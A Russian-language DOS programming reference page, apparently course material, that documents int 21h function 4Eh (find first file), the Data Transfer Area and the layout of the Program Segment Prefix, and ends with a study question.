[Функция 17H: Переименовать файл через FCB](http://www.codenet.ru/progr/dos/dos_0031.php) * [Функция 19H: дать умалчиваемый диск](http://www.codenet.ru/progr/dos/dos_0032.php) * [Функция 1aH: установить адрес DTA](http://www.codenet.ru/progr/dos/dos_0033.php) * [Функция 1bH: дать информацию FAT (текущий диск)](http://www.codenet.ru/progr/dos/dos_0034.php) * [Функция 1cH: дать информацию FAT (любой диск)](http://www.codenet.ru/progr/dos/dos_0035.php) * [Функция 21H: читать запись произвольного файла](http://www.codenet.ru/progr/dos/dos_0036.php) * [Функция 22H: писать запись произвольного файла](http://www.codenet.ru/progr/dos/dos_0037.php) * [Функция 23H: дать размер файла через FCB](http://www.codenet.ru/progr/dos/dos_0038.php) * [Функция 24H: установить адрес блока произвольного файла](http://www.codenet.ru/progr/dos/dos_0039.php) * [Функция 25H: установить вектор прерывания](http://www.codenet.ru/progr/dos/dos_0040.php) * [Функция 26H: создать префикс программного сегмента](http://www.codenet.ru/progr/dos/dos_0041.php) * [Функция 27H: читать блок произвольного файла](http://www.codenet.ru/progr/dos/dos_0042.php) * [Функция 28H: писать блок произвольного файла](http://www.codenet.ru/progr/dos/dos_0043.php) * [Функция 29H: Разобрать имя файла](http://www.codenet.ru/progr/dos/dos_0044.php) * [Функция 2aH: дать дату](http://www.codenet.ru/progr/dos/dos_0045.php) * [Функция 2bH: установить дату](http://www.codenet.ru/progr/dos/dos_0046.php) * [Функция 2cH: дать время](http://www.codenet.ru/progr/dos/dos_0047.php) * [Функция 2dH: установить время](http://www.codenet.ru/progr/dos/dos_0048.php) * [Функция 2eH: установить/сбросить переключатель верификации](http://www.codenet.ru/progr/dos/dos_0049.php) * [Функция 2fH: дать текущий DTA](http://www.codenet.ru/progr/dos/dos_0050.php) * [Функция 30H: дать номер версии](http://www.codenet.ru/progr/dos/dos_0051.php) * [Функция 31H: завершиться и остаться резидентным -- KEEP](http://www.codenet.ru/progr/dos/dos_0052.php) * [Функция 32H: дать дисковую информацию (недокументировано)](http://www.codenet.ru/progr/dos/dos_0053.php) * [Функция 33H: установить/опросить уровень контроля прерывания](http://www.codenet.ru/progr/dos/dos_0054.php) * [Функция 34H: адрес статуса реентерабельности](http://www.codenet.ru/progr/dos/dos_0055.php) * [Функция 35H: дать вектор прерывания](http://www.codenet.ru/progr/dos/dos_0056.php) * [Функция 36H: дать свободную память диска](http://www.codenet.ru/progr/dos/dos_0057.php) * [Функция 37H: установить/опросить символ-переключатель (недокументировано)](http://www.codenet.ru/progr/dos/dos_0058.php) * [Функция 38H: дать/установить информацию страны](http://www.codenet.ru/progr/dos/dos_0059.php) * [Функция 39H: создать новое оглавление -- MKDIR](http://www.codenet.ru/progr/dos/dos_0060.php) * [Функция 3aH: Удалить оглавление -- RMDIR](http://www.codenet.ru/progr/dos/dos_0061.php) * [Функция 3bH: установить умалчиваемое оглавление -- CHDIR](http://www.codenet.ru/progr/dos/dos_0062.php) * [Функция 3cH: создать описатель файла](http://www.codenet.ru/progr/dos/dos_0063.php) * [Функция 3dH: открыть описатель файла](http://www.codenet.ru/progr/dos/dos_0064.php) * [Функция 3eH: Закрыть описатель файла](http://www.codenet.ru/progr/dos/dos_0065.php) * [Функция 3fH: читать файл через описатель](http://www.codenet.ru/progr/dos/dos_0066.php) * [Функция 40H: писать в файл через описатель](http://www.codenet.ru/progr/dos/dos_0067.php) * [Функция 41H: Удалить файл](http://www.codenet.ru/progr/dos/dos_0068.php) * [Функция 42H: установить указатель файла -- LSEEK](http://www.codenet.ru/progr/dos/dos_0069.php) * [Функция Функция 43H: установить/опросить атрибут файла -- CHMOD](http://www.codenet.ru/progr/dos/dos_0070.php) * [Функция 44H: управление вводом-выводом устройства -- IOCTL](http://www.codenet.ru/progr/dos/dos_0071.php) * [Функция 45H: Дублировать описатель файла -- DUP](http://www.codenet.ru/progr/dos/dos_0072.php) * [Функция 46H: переназначить описатель -- FORCDUP](http://www.codenet.ru/progr/dos/dos_0073.php) * [Функция 47H: дать умалчиваемое оглавление](http://www.codenet.ru/progr/dos/dos_0074.php) * [Функция 48H: распределить память (дать размер памяти)](http://www.codenet.ru/progr/dos/dos_0075.php) * [Функция 49H: Освободить блок распределенной памяти](http://www.codenet.ru/progr/dos/dos_0076.php) * [Функция 4aH: Сжать или расширить блок памяти](http://www.codenet.ru/progr/dos/dos_0077.php) * [Функция 4bH: выполнить или загрузить программу -- EXEC](http://www.codenet.ru/progr/dos/dos_0078.php) * [Функция 4cH: завершить программу -- EXIT](http://www.codenet.ru/progr/dos/dos_0079.php) * [Функция 4dH: дать код выхода программы -- WAIT](http://www.codenet.ru/progr/dos/dos_0080.php) * [Функция 4eH: Найти 1-й совпадающий файл](http://www.codenet.ru/progr/dos/dos_0081.php) * [Функция 4fH: Найти следующий совпадающий файл](http://www.codenet.ru/progr/dos/dos_0082.php) * [Функция 54H: дать переключатель верификации](http://www.codenet.ru/progr/dos/dos_0083.php) * [Функция 56H: Переименовать/переместить файл](http://www.codenet.ru/progr/dos/dos_0084.php) * [Функция 57H: установить/опросить время/дату файла](http://www.codenet.ru/progr/dos/dos_0085.php) * [Функция 59H: дать расширенную информацию об ошибке](http://www.codenet.ru/progr/dos/dos_0086.php) * [Функция 5aH: создать уникальный временный файл](http://www.codenet.ru/progr/dos/dos_0087.php) * [Функция 5bH: создать новый файл](http://www.codenet.ru/progr/dos/dos_0088.php) * [Функция 5cH: блокировать/разблокировать доступ к файлу](http://www.codenet.ru/progr/dos/dos_0089.php) * [Функция 5eH: различные сетевые функции](http://www.codenet.ru/progr/dos/dos_0090.php) * [Функция 5fH: переназначение устройств в сети](http://www.codenet.ru/progr/dos/dos_0091.php) * [Функция 62H: дать адрес префикса программного сегмента](http://www.codenet.ru/progr/dos/dos_0092.php)   ***Fn 4eH: Найти 1-й совпадающий файл***  ***Вход***   * ***AH = 4EH*** * ***DS:DX = адрес строки ASCIIZ с именем файла (допускаются ? и \*)*** * ***CX = атрибут файла для сравнения***   **Выход**   * **AX = код ошибки если CF установлен** * **DTA = заполнена данными (если не было ошибки)**   **Описание:DS:DX указывает на строку ASCIIZ в форме: "d:\путь\имяфайла",0. Если диск и/или путь опущены, они подразумеваются по умолчанию. Обобщенные символы \* и ? допускаются в имени файла и расширении. OS находит имя первого файла в оглавлении, которое совпадает с заданным именем и атрибутом, и помещает найденное имя и другую информацию в DTA, как показано ниже:**  **http://www.codenet.ru/np-includes/upload/2003/10/24/129487.gif**  Возникает вопрос. Что это за область DTA, и ГДЕ ФУНКЦИЯ 4Eh НАХОДИТ АДРЕС ЭТОЙ ОБЛАСТИ ПАМЯТИ.  Толкование \_\_\_. DTA – Data Transfer Area. А где находится – нужно вспоминать о PSP.  **Область Program Segment Prefix имеет строго определенную структуру и формируется операционной системой при ЗАГРУЗКЕ ИСПОЛНИМОГО ФАЙЛА В ОПЕРАТИВНУЮ ПАМЯТЬ!!! На следующем рисунке представлена эта структура:**  PROGRAM SEGMENT PREFIX   |  |  |  |  | | --- | --- | --- | --- | | offset | size | C O N T E N T S |  | | 0000h | 2 bytes | int 20h |  | | 0002h | 2 bytes | segment address, end of allocation block |  | | 0004h | 1 byte | reserved, normally 0 |  | | 0005h | 5 bytes | FAR call to MS function dispatcher (int 21h) |  | | 000Ah | 4 bytes | previous termination handler interrupt vector (int 22h) |  | | 000Eh | 4 bytes | previous contents of ctrl-C interrupt vector (int 23h) |  | | 0012h | 4 bytes | prev. critical error handler interrupt vector (int 24h) |  | | 0016h | 22 bytes | reserved for |  | |  | \* 2 bytes | (16) parent process' PSP |  | |  | \* 20 bytes | (18) "handle table" used for redirection of files |  | | 002Ch | 2 bytes | segment address of the program's environment block |  | | 002Eh | 34 bytes | reserved, work area |  | |  | \* 4 bytes | (2E) stores the calling process's stack pointer when switching to 's internal stack. |  | |  |  | \* (32) 3.x max open files |  | |  | \* 2 bytes | (3A) size of handle table |these functions are in here |  | |  | \* 4 bytes | (3C) handle table address |but reported addresses vary |  | | 0050h | 3 bytes | int 21h, RETF instruction |  | | 0053h | 2 bytes | reserved - unused? |  | | 0055h | 7 bytes | reserved, or FCB#1 extension |  | | 005Ch | 16 bytes | default unopened File Control Block #1 |  | | 006Ch | 16 bytes | default unopened FCB #2 (overlaid if FCB #1 opened) |  | | 0080h | 1 byte | parameter length (number of chars entered after filename) |  | | 0081h | ... | parameters |  | | 00FFh | 128 bytes | command tail and default Disk Transfer Area (DTA) |  | |
| ***ВОПРОС 5.10: Как Вы думаете, почему «D»? Почему «Hog»? И почему «68»?*** |